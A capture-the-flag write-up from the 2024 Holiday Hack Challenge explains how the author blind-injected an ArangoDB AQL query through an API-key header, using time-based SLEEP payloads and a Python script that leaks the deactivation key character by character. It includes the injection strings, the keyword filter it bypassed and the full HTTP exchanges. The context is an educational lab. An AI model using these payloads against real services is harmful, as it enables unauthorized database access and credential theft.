
Deactivate Frostbit Publication
Act III
The Front Yard (Wombley's Side)
Difficulty:
There isn't a terminal for this challenge, only data picked up from the previous challenges. If you generated frostbit artifacts for the Decryption objective, just reuse your data from that.
The starting point for this one is a message from the frostbitfeed topic in Santa Vision. The message was "Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley".
This message means that we can make an API call to the frostbit server to deactivate it. We just need an API key in the "X-Api-Key" HTTP header.
I used BURP Suite's Repeater to attempt these HTTP requests. I sent a test request and got an Invalid key response.
GET /api/v1/frostbitadmin/bot/a81b1668-7358-4cd2-bf80-aa36c6036863/deactivate?debug=1 HTTP/2
Host: api.frostbit.app
X-Api-Key: test1234
Content-Length: 0

HTTP/2 403 Forbidden
Server: nginx/1.27.1
Date: Fri, 03 Jan 2025 10:16:08 GMT
Content-Type: application/json
Content-Length: 37
Strict-Transport-Security: max-age=31536000

{"debug":true,"error":"Invalid Key"}
I started testing different values and got an interesting error message when the API key contains an apostrophe.
GET /api/v1/frostbitadmin/bot/a81b1668-7358-4cd2-bf80-aa36c6036863/deactivate?debug=1 HTTP/2
Host: api.frostbit.app
X-Api-Key: test'1234
Content-Length: 0

HTTP/2 403 Forbidden
Server: nginx/1.27.1
Date: Fri, 03 Jan 2025 10:19:05 GMT
Content-Type: application/json
Content-Length: 186
Strict-Transport-Security: max-age=31536000

{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}
This is some kind of database error but I do not recognize the DMBS. Luckily I have ChatGPT on my side. I asked it what DMBS looks like that?

It responded with ArangoDB. I barely have memories of ever hearing about ArangoDB and definitely never used it before. If I am to make progress I will need to get familiar with the help document and syntax. Check out the docs yourself at:
https://docs.arangodb.com/3.10/aql/fundamentals/syntax/
The next step in the investigation is to see if I can inject some value and still have it come out to a valid query. I tried the below value in the X-Api-Key header.
' or '1'=='1This query worked in that it didn't return a syntax error. It just returned "Invalid Key". That means that this injection is completely blind. I noticed also that some characters and keywords are completely blocked. Some ones I found are ;(semicolon), /(slash), *(asterisk), RETURN, FILTER, LET, WITH, and STARTS_WITH. This really limits what can be done.
We still have options though. After reading the help document I noticed that AQL has a SLEEP function. Like a Blind SQL injection we can likely sleep if some criteria is met. For example if I used SLEEP(2) in the query and the request takes 2 seconds to return, I know the SLEEP was executed. This can be used to determine yes or no questions.
The first step is to test is Sleep works:

The request took about 2 seconds to return, which means SLEEP was executed! Now how to use it? My first thought was to enumerate attributes of the document. A document in ArangoDB jargon is like a table in an SQL database. Reading the help documents again, there is a function called ATTRIBUTES. This function returns all of the top-level attributes of the document. Since AQL also has a LIKE function with wildcards, I can likely enumerate the attributes character by character. The last peice of the puzzle is to see that AQL uses a ternary operator much like Javascript.
Armed with this information, I can make queries like "If the first character of the first attribute is 'a', then SLEEP for two seconds. Then 'b', then 'c', then 'd', and so on until the request takes 2 seconds to return. To put this in practice, I tested using manually using the LENGTH function. LENGTH will return the number of elements in an array like the one returned by ATTRIBUTES. So I manually figured out how many attributes there are in the document used in the query.
| Injection | Response |
|---|---|
| ' or LENGTH(ATTRIBUTES(doc))==1 ? SLEEP(2) : 'a | Immediate |
| ' or LENGTH(ATTRIBUTES(doc))==2 ? SLEEP(2) : 'a | Immediate |
| ' or LENGTH(ATTRIBUTES(doc))==3 ? SLEEP(2) : 'a | Immediate |
| ' or LENGTH(ATTRIBUTES(doc))==4 ? SLEEP(2) : 'a | 2 seconds! |
This shows that the document in the query has 4 attributes
Using similar logic you can also determine the length of the attributes by trying numbers until one takes 2 seconds.
' or LENGTH(ATTRIBUTES(doc)[0])==18 ? SLEEP(4) : 'aThis shows that the length of the first attribute name is 18 characters.
I'm starting to get a feel for this so I will continue on using the techniques above in python to automate the rest of this.
import requests
import time

# Set YOUR uuid
uuid = "YOUR_UUID"

# Build up the character set
lower = "abcdefghijklmnopqrstuvwxyz"
upper = lower.upper()
other = "0123456789"
chars = list(other+lower+upper)
chars.append("-")
chars.append(".")
chars.append("_")

def attempt(api_key):
    url = f"https://api.frostbit.app/api/v1/frostbitadmin/bot/{uuid}/deactivate?debug=1"
    headers = {
        "X-Api-Key": api_key
    }
    start = time.time()
    r = requests.get(url, headers=headers)
    elapsed = time.time()-start
    if elapsed > 1.5:
        return True
    return False

def fetch_attr(index=0):
    obj = {}
    num_attr = 0
    for x in range(10):
        if attempt(f"' or LENGTH(ATTRIBUTES(doc))=={x} ? SLEEP(2) : 'a"):
            num_attr = x
            break

    print(f"Number of attributes [{num_attr}]")

    for x in range(num_attr):
        attr_len = 0
        for y in range(40):
            if attempt(f"' or LENGTH(ATTRIBUTES(doc)[{x}])=={y} ? SLEEP(2) : 'a"):
                attr_len = y
                break
        print(f"Attribute [{x}] has name of length [{attr_len}]")

        attr_name = ""
        for y in range(attr_len):
            for char in chars:
                if attempt(f"' or ATTRIBUTES(doc)[{x}] LIKE '{attr_name+char}%' ? SLEEP(2) : 'a"):
                    attr_name = attr_name+char
                    break
        print(f"Attribute[{x}] is [{attr_name}]")

        attr_val_len = 0
        for y in range(40):
            if attempt(f"' or LENGTH(doc.{attr_name})=={y} ? SLEEP(2) : 'a"):
                attr_val_len = y
                break
        print(f"Attribute doc.{attr_name} has value of length [{attr_val_len}]")

        attr_value = ""
        for y in range(attr_val_len):
            for char in chars:
                if attempt(f"' or doc.{attr_name} LIKE '{attr_value+char}%' ? SLEEP(2) : 'a"):
                    attr_value = attr_value+char
                    break
                else:
                    if char == chars[-1]:
                        attr_value = attr_value+char
        obj[attr_name] = attr_value
        print(f"Attribute doc.{attr_name}] is [{attr_value}]")

	print("Reconstructed object:")
	print(obj)

try:
    fetch_attr()
except KeyboardInterrupt:
    print("Ctrl+C")
If you want to download this script you can here: aql_enum.py
Number of attributes [4]
Attribute [0] has name of length [18]
Attribute[0] is [deactivate_api_key]
Attribute doc.deactivate_api_key has value of length [36]
Attribute doc.deactivate_api_key] is [abe7a6ad-715e-4e6a-901b-c9279a964f91]
Attribute [1] has name of length [4]
Attribute[1] is [_rev]
Attribute doc._rev has value of length [11]
Attribute doc._rev] is [_ieE_hFC---]
Attribute [2] has name of length [4]
Attribute[2] is [_key]
Attribute doc._key has value of length [6]
Attribute doc._key] is [config]
Attribute [3] has name of length [3]
Attribute[3] is [_id]
Attribute doc._id has value of length [13]
Attribute doc._id] is [config_config]
Reconstructed object:
{'deactivate_api_key': 'abe7a6ad-715e-4e6a-901b-c9279a964f91', '_rev': '_ieE_hFC---', '_key': 'config', '_id': 'config_config'}The script enumerated the objects in the config collection and printed out the API Key! I can attempt "abe7a6ad-715e-4e6a-901b-c9279a964f91" as the API key in the X-API-Key header to deactivate frostbit.
GET /api/v1/frostbitadmin/bot/4aab719f-7c10-47fc-bf47-57f6b5b93cef/deactivate?debug=1 HTTP/2
Host: api.frostbit.app
X-Api-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91
Content-Length: 0

HTTP/2 200 OK
Server: nginx/1.27.1
Date: Fri, 03 Jan 2025 18:49:22 GMT
Content-Type: application/json
Content-Length: 314
Strict-Transport-Security: max-age=31536000

{"message":"Response status code: 200, Response body: {\"result\":\"success\",\"rid\":\"4aab719f-7c10-47fc-bf47-57f6b5b93cef\",\"hash\":\"a5adeeefc056bbe5c4144dcb266dff975d918f8817cac5aae9fc40f806102ad5\",\"uid\":\"16828\"}\nPOSTED WIN RESULTS FOR RID 4aab719f-7c10-47fc-bf47-57f6b5b93cef","status":"Deactivated"}
I checked my badge and I had the Gold trophy for the deactivate objective!
| Decrypt the Naughty-... | Where to next? | Easter Eggs |
Holiday Hack Challenge 2024 Report - Cody Travis <cody@chillaspect.com>